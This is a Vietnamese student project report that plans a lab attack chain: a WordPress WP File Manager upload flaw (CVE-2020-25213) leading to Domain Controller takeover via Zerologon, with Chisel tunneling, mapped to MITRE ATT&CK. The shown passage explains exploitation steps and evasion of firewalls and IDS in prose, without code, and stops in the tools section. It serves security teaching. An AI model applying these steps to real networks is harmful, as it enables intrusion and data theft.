BÁO CÁO ĐỒ ÁN

Môn học: Tấn công mạng

Tên chủ đề: Xây dựng kịch bản khai thác dữ liệu một mạng doanh nghiệp từ lỗ hổng trên website. Mô tả các kỹ thuật tấn công theo MITRE ATT@CK.

GVHD: Th.S Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: **NT205.P21.ANTT**

STT	Họ và tên	MSSV	Email
1	Hồ Trung Kiên	22520704	22520704@gm.uit.edu.vn
2	Nguyễn Hải Phong	22521088	22521088@gm.uit.edu.vn
3	Nguyễn Đức Thụy Hưng	21520893	21520893@gm.uit.edu.vn
4	Lê Công Danh	22520199	22520199@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Giới thiệu	100%
2	Mục tiêu	100%
3	Phương pháp	100%

[1] Ghi nội dung công việc

4	Demo	100%
5	Kết luận	100%

3. BẢNG PHÂN CÔNG CÔNG VIỆC:

STT	Công việc	Phân công nhiệm vụ
1	Lên ý tưởng, xây dựng kịch bản	Nguyễn Hải Phong
2	Xây dựng kịch bản, demo	Hồ Trung Kiên
3	Viết báo cáo, slide	Lê Công Danh Nguyễn Thụy Hưng
4	Thuyết trình	Hồ Trung Kiên Lê Công Danh

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

MỤC LỤC

MỤC LỤC HÌNH ẢNH

BÁO CÁO CHI TIẾT

1. Mở đầu

1.1. Lý do chọn đề tài

Trong thời đại chuyển đổi số, các hệ thống website trở thành bộ mặt chính thức và là cổng giao tiếp quan trọng của nhiều tổ chức, doanh nghiệp. Tuy nhiên, bên cạnh những tiện ích và vai trò quan trọng, website cũng là một trong những mục tiêu hàng đầu của tin tặc. Các lỗ hổng bảo mật xuất hiện do lập trình thiếu an toàn, sử dụng các plugin không chính thống hoặc không cập nhật, cấu hình sai, hay thiếu cơ chế kiểm soát truy cập,... là những yếu tố tạo điều kiện cho tấn công mạng xảy ra.

Việc khai thác thành công một lỗ hổng nhỏ trên website có thể mở ra cánh cửa cho kẻ tấn công tiến sâu hơn vào hệ thống mạng nội bộ, chiếm quyền điều khiển máy chủ, đánh cắp dữ liệu, gây mất an toàn thông tin hoặc phá hoại hạ tầng CNTT của tổ chức. Chính vì vậy, việc nghiên cứu và mô phỏng các kịch bản tấn công mạng xuất phát từ một lỗ hổng trên website là vô cùng cần thiết.

Đề tài này được lựa chọn nhằm mô phỏng một kịch bản tấn công thực tế, từ một lỗ hổng trên website dẫn đến việc chiếm quyền kiểm soát hệ thống mạng nội bộ.

1.2. Mục tiêu nghiên cứu

· Xây dựng mô hình mạng doanh nghiệp giả lập gồm: Web Server, Domain Controller, Client.

· Mô phỏng quá trình khai thác lỗ hổng RCE trên plugin WordPress.

· Khai thác, thu thập và chiếm quyền điều khiển Domain Controller.

· Liên hệ các kỹ thuật với khung MITRE ATT@CK để hệ thống hóa các bước tấn công.

1.3. Phạm vi nghiên cứu

Mô hình mạng gồm ba thành phần: Web Server (WordPress + Plugin lỗi), Domain Controller (Windows Server 2019), Client (Windows 10 tham gia domain).

1.4. Phương pháp nghiên cứu

· Phương pháp thực nghiệm: xây dựng mô hình, khai thác trực tiếp trên môi trường giả lập.

· Phân tích kỹ thuật và liên hệ với framework MITRE ATT@CK.

2. Tổng quan cơ sở lí thuyết

2.1. Lỗ hổng RCE và tác động

Lỗ hổng RCE cho phép kẻ tấn công thực thi mã độc từ xa trên hệ thống mục tiêu mà không cần quyền truy cập vật lý. Đây là một lỗ hổng bảo mật phổ biến và nguy hiểm, thường xuất hiện trong các phần mềm, ứng dụng web hoặc hệ thống không được bảo mật đúng cách.

2.1.1. Cách thức hoạt động của lỗ hổng RCE

Lỗ hổng RCE xảy ra chủ yếu do các lỗ hổng trong việc xử lý dữ liệu đầu vào từ người dùng, thiếu các cơ chế xác thực và kiểm tra dữ liệu trước khi xử lý. Kẻ tấn công khai thác RCE thông qua các bước sau:

· Gửi dữ liệu độc hại: Kẻ tấn công gửi mã độc hại (payload) thông qua các giao thức hoặc lỗ hổng trong ứng dụng (ví dụ: qua HTTP request, API, hoặc file upload).

· Kích hoạt mã độc: Hệ thống mục tiêu không kiểm tra hoặc xử lý sai dữ liệu đầu vào, dẫn đến việc thực thi mã mà kẻ tấn công cung cấp.

· Thực thi hành động từ xa: Mã độc được thực thi với quyền hạn của ứng dụng hoặc hệ thống, cho phép kẻ tấn công thực hiện các hành vi như:

  - Cài đặt phần mềm độc hại.
  - Chiếm quyền điều khiển hệ thống.
  - Truy cập hoặc đánh cắp dữ liệu nhạy cảm.

2.1.2. Các loại thực thi mã từ xa (RCE)

· CE dựa trên lỗ hổng logic (Logic-based RCE): Xuất hiện khi ứng dụng không xử lý đúng logic dữ liệu đầu vào, dẫn đến việc thực thi mã trái phép.

· RCE dựa trên chèn mã (Code Injection): Kẻ tấn công chèn mã độc vào các trường đầu vào không được kiểm tra kỹ (ví dụ: SQL Injection, Command Injection).

· RCE do lỗ hổng ứng dụng bên thứ ba: Các thư viện hoặc plugin không được cập nhật thường chứa lỗ hổng, tạo cơ hội cho kẻ tấn công khai thác.

2.1.3. Tác động của lỗ hổng RCE

· Tác động đến tính bảo mật của hệ thống:

  - Kẻ tấn công có thể chiếm quyền điều khiển toàn bộ hệ thống mục tiêu.

- Tiềm ẩn nguy cơ đánh cắp thông tin nhạy cảm như mật khẩu, dữ liệu khách hàng, và tài liệu nội bộ.

· Mất quyền kiểm soát hệ thống:

- Kẻ tấn công có thể thực hiện các hành động như xóa, sửa đổi hoặc mã hóa dữ liệu (ransomware).
- Làm gián đoạn hoạt động của hệ thống hoặc ứng dụng.

· Ảnh hưởng đến danh tiếng tổ chức:

- Nếu thông tin khách hàng hoặc dữ liệu nội bộ bị lộ, doanh nghiệp có thể mất lòng tin từ khách hàng và đối tác.
- Các vụ tấn công RCE bị công khai thường dẫn đến tổn thất lớn về danh tiếng

2.2. Plugin WP File Manager và lỗ hổng CVE-2020-25213

WP File Manager là một plugin phổ biến được sử dụng trong các website WordPress, cho phép quản trị viên dễ dàng quản lý, chỉnh sửa và tải lên các tệp trực tiếp từ bảng điều khiển WordPress mà không cần sử dụng FTP. Với hơn 700.000 lượt cài đặt trên toàn thế giới, WP File Manager là công cụ hỗ trợ mạnh mẽ cho các quản trị viên web.

Tuy nhiên, phiên bản 6.0 của plugin này chứa một lỗ hổng nghiêm trọng đã được định danh là CVE-2020-25213. Lỗ hổng này cho phép kẻ tấn công tải lên các tệp PHP độc hại (PHP shell) và thực thi trực tiếp từ trình duyệt, dẫn đến việc chiếm quyền kiểm soát toàn bộ hệ thống.

2.2.1. Mô tả lỗ hổng CVE-2020-25213

Lỗ hổng CVE-2020-25213 trong WP File Manager xảy ra do plugin không kiểm tra và xác thực đúng cách các tệp được tải lên thông qua giao diện quản lý tệp. Kẻ tấn công có thể lợi dụng lỗ hổng này để:

· Tải lên tệp PHP độc hại:

- Kẻ tấn công gửi tệp chứa mã độc dưới định dạng PHP qua giao diện quản lý file của plugin.
- Plugin không kiểm tra đúng định dạng và nội dung của tệp, dẫn đến việc cho phép tải lên các tệp nguy hiểm.

· Thực thi mã độc từ xa:

- Sau khi tệp PHP shell được tải lên, kẻ tấn công có thể truy cập trực tiếp qua URL và thực thi mã độc từ xa trên máy chủ.

2.2.2. Tác động của lỗ hổng

- Chiếm quyền điều khiển website:
  - Kẻ tấn công có thể chiếm quyền kiểm soát hoàn toàn website, bao gồm quyền quản trị viên.
- Cài đặt mã độc và backdoor:
  - Sau khi chiếm quyền điều khiển, kẻ tấn công có thể cài đặt mã độc, tạo backdoor để duy trì quyền truy cập lâu dài.
- Đánh cắp dữ liệu nhạy cảm:
  - Kẻ tấn công có thể truy cập vào cơ sở dữ liệu và đánh cắp thông tin quan trọng như tài khoản người dùng, mật khẩu, hoặc thông tin khách hàng.
- Lan truyền mã độc:
  - Website bị xâm phạm có thể được sử dụng để phát tán mã độc hoặc tham gia vào các cuộc tấn công khác, như tấn công từ chối dịch vụ (DDoS).
- Ảnh hưởng danh tiếng và tài chính:
  - Một website bị tấn công không chỉ làm giảm lòng tin từ người dùng mà còn gây tổn thất tài chính lớn cho doanh nghiệp do chi phí khắc phục và mất doanh thu.

2.2.3. Phạm vi ảnh hưởng

- Phiên bản bị ảnh hưởng: WP File Manager phiên bản 6.0 và các phiên bản cũ hơn.
- Phiên bản đã được vá lỗi: WP File Manager phiên bản 6.9 (và các phiên bản mới hơn).

2.3. MITRE ATT&CK Framework

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) là một cơ sở dữ liệu về các chiến thuật và kỹ thuật được sử dụng bởi tin tặc trong các cuộc tấn công mạng. Framework này được phát triển và duy trì bởi tổ chức phi lợi nhuận MITRE nhằm mục tiêu:

- Chuẩn hóa cách diễn tả và phân tích các cuộc tấn công.
- Cung cấp một nguồn tài liệu toàn diện hỗ trợ các chuyên gia bảo mật trong việc phát hiện, ngăn chặn và phản ứng với các mối đe dọa.

· Hỗ trợ xây dựng các chiến lược phòng thủ và phát triển các công cụ bảo mật hiệu quả hơn.

MITRE ATT&CK không chỉ là một công cụ nghiên cứu mà còn là một framework thực tế được sử dụng rộng rãi trong các tổ chức, từ doanh nghiệp cho đến chính phủ, để nâng cao khả năng bảo mật mạng.

2.3.1. Các thành phần chính

MITRE ATT&CK Framework được tổ chức thành ba thành phần chính:

· Chiến thuật (Tactics):


  ○ Là mục tiêu cao cấp mà kẻ tấn công muốn đạt được trong mỗi giai đoạn của cuộc tấn công.

  ○ Ví dụ: Thu thập thông tin, leo thang đặc quyền, duy trì truy cập, hoặc đánh cắp dữ liệu.

· Kỹ thuật (Techniques):

  ○ Là phương pháp cụ thể mà kẻ tấn công sử dụng để đạt được mục tiêu chiến thuật.

  ○ Ví dụ: Kỹ thuật "Phishing" để đánh cắp thông tin đăng nhập, hoặc "Credential Dumping" để thu thập thông tin xác thực từ hệ thống.



Hình 1. Framework hiện cung cấp nhận dạng cho 201 Kỹ thuật và 424 Kỹ thuật phụ.
Nguồn: https://attack.mitre.org/

· Thủ tục (TTP)

  o Thủ tục là các triển khai cụ thể mà kẻ thù sử dụng cho các kỹ thuật hoặc kỹ thuật phụ. Ví dụ, một thủ tục có thể là kẻ thù sử dụng PowerShell để đưa vào lsass.exe để đổ thông tin xác thực bằng cách thu thập bộ nhớ LSASS trên nạn nhân.

2.3.2. Cấu trúc của MITRE ATT&CK

MITRE ATT&CK Framework được tổ chức thành ma trận (matrix), trong đó:

· Hàng ngang (Tactics): Đại diện cho các giai đoạn khác nhau trong chuỗi tấn công.

· Hàng dọc (Techniques): Trình bày các kỹ thuật cụ thể mà kẻ tấn công có thể sử dụng tại từng giai đoạn.

2.3.3. Các phiên bản của MITRE ATT&CK

- Enterprise ATT&CK:
  - Tập trung vào các cuộc tấn công nhắm vào hệ thống doanh nghiệp, bao gồm Windows, Linux, macOS, và các ứng dụng đám mây.
- Mobile ATT&CK:
  - Mô tả các kỹ thuật và chiến thuật tấn công nhắm vào thiết bị di động như Android và iOS.
- PRE-ATT&CK:
  - Tập trung vào các giai đoạn tiền tấn công, như thu thập thông tin, lập kế hoạch và xây dựng cơ sở hạ tầng tấn công.
- ICS ATT&CK:
  - Dành riêng cho hệ thống điều khiển công nghiệp (Industrial Control Systems), như SCADA hoặc PLC, thường được sử dụng trong các nhà máy, lưới điện và cơ sở hạ tầng quan trọng.

2.3.4. Lợi ích của MITRE ATT&CK Framework

· Hiểu rõ hành vi của kẻ tấn công:

  ○ Framework cung cấp cái nhìn chi tiết về cách thức và lý do kẻ tấn công thực hiện các hành vi nhất định, giúp tổ chức hiểu rõ hơn về mối đe dọa.

· Hỗ trợ phát hiện và phòng thủ:

  ○ Các kỹ thuật trong ATT&CK giúp tổ chức xây dựng các hệ thống giám sát và phát hiện tấn công hiệu quả hơn.

· Chuẩn hóa ngôn ngữ an ninh mạng:

  ○ ATT&CK cung cấp một ngôn ngữ chung để mô tả và phân tích các cuộc tấn công, giúp các nhóm bảo mật phối hợp tốt hơn.

· Đánh giá và cải thiện bảo mật:

  ○ Framework có thể được sử dụng để đánh giá hiệu quả của các biện pháp bảo mật hiện tại và xác định những lỗ hổng cần cải thiện.

· Hỗ trợ huấn luyện và mô phỏng:

  ○ ATT&CK là công cụ lý tưởng để xây dựng các kịch bản tấn công giả lập nhằm huấn luyện đội ngũ bảo mật.

2.4. Zerologon

Zerologon là tên gọi của một lỗ hổng bảo mật nghiêm trọng được định danh là CVE-2020-1472, ảnh hưởng đến giao thức Netlogon Remote Protocol (MS-NRPC) của Microsoft. Lỗ

hổng này cho phép kẻ tấn công chiếm quyền kiểm soát tài khoản quản trị viên (Domain Admin) trên máy chủ Active Directory mà không cần bất kỳ thông tin xác thực nào.

- **CVE ID**: CVE-2020-1472
- **Mức độ nghiêm trọng**: 10/10 (theo CVSS)
- **Ngày công bố**: 11 tháng 8 năm 2020
- **Ảnh hưởng**: Tất cả các phiên bản Windows Server đóng vai trò là Domain Controller.

2.4.1. Nguyên nhân của lỗ hổng

Zerologon xuất hiện do một lỗi trong cách giao thức **Netlogon Remote Protocol (MS-NRPC)** xử lý mã hóa và xác thực. Netlogon là giao thức được sử dụng để xác thực người dùng và thiết bị trong môi trường Windows Domain.

Lỗi cụ thể:


- Netlogon sử dụng thuật toán mã hóa **AES-CFB8** để bảo vệ thông tin liên lạc.
- Khi xác thực, giao thức không xử lý đúng cách một số giá trị nhất định trong chuỗi mã hóa, dẫn đến khả năng tạo ra **một chuỗi mã hóa toàn số 0** (all-zero initialization vector).
- Điều này cho phép kẻ tấn công bỏ qua quá trình xác thực và giả mạo bất kỳ máy tính nào trong domain, bao gồm cả Domain Controller.

2.4.2. Tác động của lỗ hổng Zerologon

Zerologon là một lỗ hổng cực kỳ nghiêm trọng, với khả năng gây thiệt hại lớn cho các tổ chức sử dụng Windows Server làm Domain Controller. Tác động của lỗ hổng bao gồm:

- Chiếm quyền kiểm soát Domain Controller:
  - Kẻ tấn công có thể giả mạo tài khoản Domain Controller.
  - Từ đó, chúng có thể chiếm quyền kiểm soát toàn bộ hệ thống domain.
- Leo thang đặc quyền:
  - Zerologon cho phép kẻ tấn công nâng cấp quyền của mình lên đặc quyền cao nhất (Domain Admin).
  - Điều này cho phép chúng thực hiện bất kỳ hành động nào trong domain, chẳng hạn như:tạo tài khoản mới; cấp đặc quyền quản trị viên cho các tài khoản hiện có truy cập và đánh cắp dữ liệu nhạy cảm.
- Mất toàn bộ hệ thống bảo mật:
  - Một khi Domain Controller bị xâm phạm, toàn bộ cơ sở hạ tầng mạng của tổ chức sẽ bị mất kiểm soát.
  - Điều này bao gồm các tài khoản người dùng, máy tính, máy chủ và các dịch vụ được xác thực bởi domain.
- Ảnh hưởng đến danh tiếng và tài chính:
  - Mất dữ liệu hoặc hệ thống bị gián đoạn có thể gây ra thiệt hại lớn về tài chính và làm tổn hại danh tiếng của tổ chức.

2.4.3. Phương thức khai thác Zerologon



Hình 2. Mô hình quá trình khai thác Zerologon

Để khai thác Zerologon, kẻ tấn công thực hiện các bước sau:


- Xác định Domain Controller:
  - Kẻ tấn công cần xác định địa chỉ IP của Domain Controller trong mạng mục tiêu.
- Gửi chuỗi xác thực "all-zero":
  - Kẻ tấn công gửi các yêu cầu Netlogon với chuỗi mã hóa toàn số 0.
  - Do lỗi xử lý mã hóa, Domain Controller chấp nhận yêu cầu này mà không kiểm tra tính hợp lệ.
- Thay đổi mật khẩu của Domain Controller:

- Sau khi xác thực thành công, kẻ tấn công có thể thay đổi mật khẩu của tài khoản Domain Controller trong Active Directory.

- Chiếm quyền kiểm soát domain:
  - Kẻ tấn công sử dụng tài khoản Domain Controller để thực hiện các hành vi độc hại, như truy cập vào các tài khoản khác hoặc chiếm quyền kiểm soát các thiết bị trong domain.

3. Kịch bản tấn công

3.1. Mô hình



Hình 3. Mô hình mạng theo kịch bản


Thành phần	Phiên bản	Địa chỉ IP
Web Server	WordPress 6.2.2 + plugin WP File Manager v6.0	Public Wordpress (192.168.5.128)
Domain Controller	Window Server 2019: 17763.737	NHOM4.local, DC IP: 192.168.192.132
Client: Windows 10	Windows 10 22H2	LAN (192.168.192.130/24)
Attacker	Kali	Public IP (192.168.5.1)

3.2. Công cụ sử dụng

3.2.1. Chisel:

Chisel là một công cụ TCP/UDP tunnel, truyền dữ liệu qua HTTP, và được bảo mật thông qua SSH. Đây là một công cụ được viết bằng ngôn ngữ Golang. Chisel chủ yếu được sử dụng để bypass firewall, nhưng nó cũng có thể được sử dụng để tạo ra một endpoint an toàn vào mạng của người dùng.

Github: https://github.com/jpillora/chisel



Hình 4. Mô hình hoạt động của Chisel

Cơ chế hoạt động của Chisel:

- Chisel hoạt động theo mô hình client-server , trong đó server lắng nghe kết nối và client thiết lập kết nối với server để chuyển tiếp lưu lượng.

- Client sẽ khởi tạo giao tiếp, cho phép bypass các hệ thống bảo mật như tường lửa ngăn chặn lưu lượng truy cập đến, bởi vì nhiều tường lửa cho phép các kết nối HTTP/HTTPS đi ra ngoài.

- Các kết nối này sẽ được bảo mật thông qua giao thức SSH.

Các tính năng của Chisel:

- Tunnel thông qua HTTP/HTTPS:

  · Chisel tunnel các lưu lượng TCP/UDP qua HTTP/HTTPS, có thể giúp bypass tường lửa và hệ thống phát hiện xâm nhập (IDS) bằng cách "trà trộn" các lưu lượng độc hại với lưu lượng web hợp pháp.

  · Tunnel giúp kẻ tấn công dễ dàng thiết lập giao tiếp ngay cả khi các kết nối trực tiếp đến các dịch vụ nội bộ bị hạn chế.

- Port Forwarding:

  · Port Forwarding là một quá trình chuyển tiếp của một cổng kết nối trong mạng máy tính từ một máy tính hoặc thiết bị mạng, địa chỉ IP hoặc cổng kết nối ngoài mạng đến một máy tính hoặc thiết bị mạng khác trên mạng.

